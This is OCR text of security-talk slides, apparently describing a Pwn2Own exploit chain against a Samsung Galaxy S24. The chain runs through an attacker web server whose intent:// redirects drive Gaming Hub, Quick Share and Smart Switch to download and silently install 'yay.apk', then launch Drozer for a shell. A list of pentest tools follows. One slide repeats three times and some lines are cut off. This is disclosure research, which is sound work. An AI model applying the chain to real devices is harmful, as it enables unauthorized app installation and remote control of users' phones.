
The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The P


Samsung Galaxy S24
GET /
HTTP
Launch Wel

TO GET A SHELL
AND INSTALL
AN APP ON
THE SAMSUNG GALAXY S24.

Download yay.a
Launc


HE EARNS $50,000
AND 5 MASTER OF PWN POINTS.


Drozer


DEMO TIME!
38
...WHAT COULD POSSIBLY GO WRONG
makeameme.org

Yay Ending Yay

- Tools used for this research
  - YayPentestMagiskModuleYay - https://github.com/MaliciousErection/YayPentestMagiskModuleYay
  - Drozer
    - Console - https://github.com/yogehi/drozer or https://github.com/ReversecLabs/drozer
    - Agent - https://github.com/MaliciousErection/drozer-agent-maliciouserection
  - Jadx - https://github.com/skylot/jadx
  - ByteCode Viewer - https://github.com/Konloch/bytecode-viewer/
  - BurpSuite Pro - https://portswigger.net/burp
  - Magisk - https://github.com/topjohnwu/Magisk
  - Frida - https://github.com/frida/frida
  - Objection - https://github.com/sensepost/objection
  - Xposed / LSPosed - https://github.com/LSPosed/LSPosed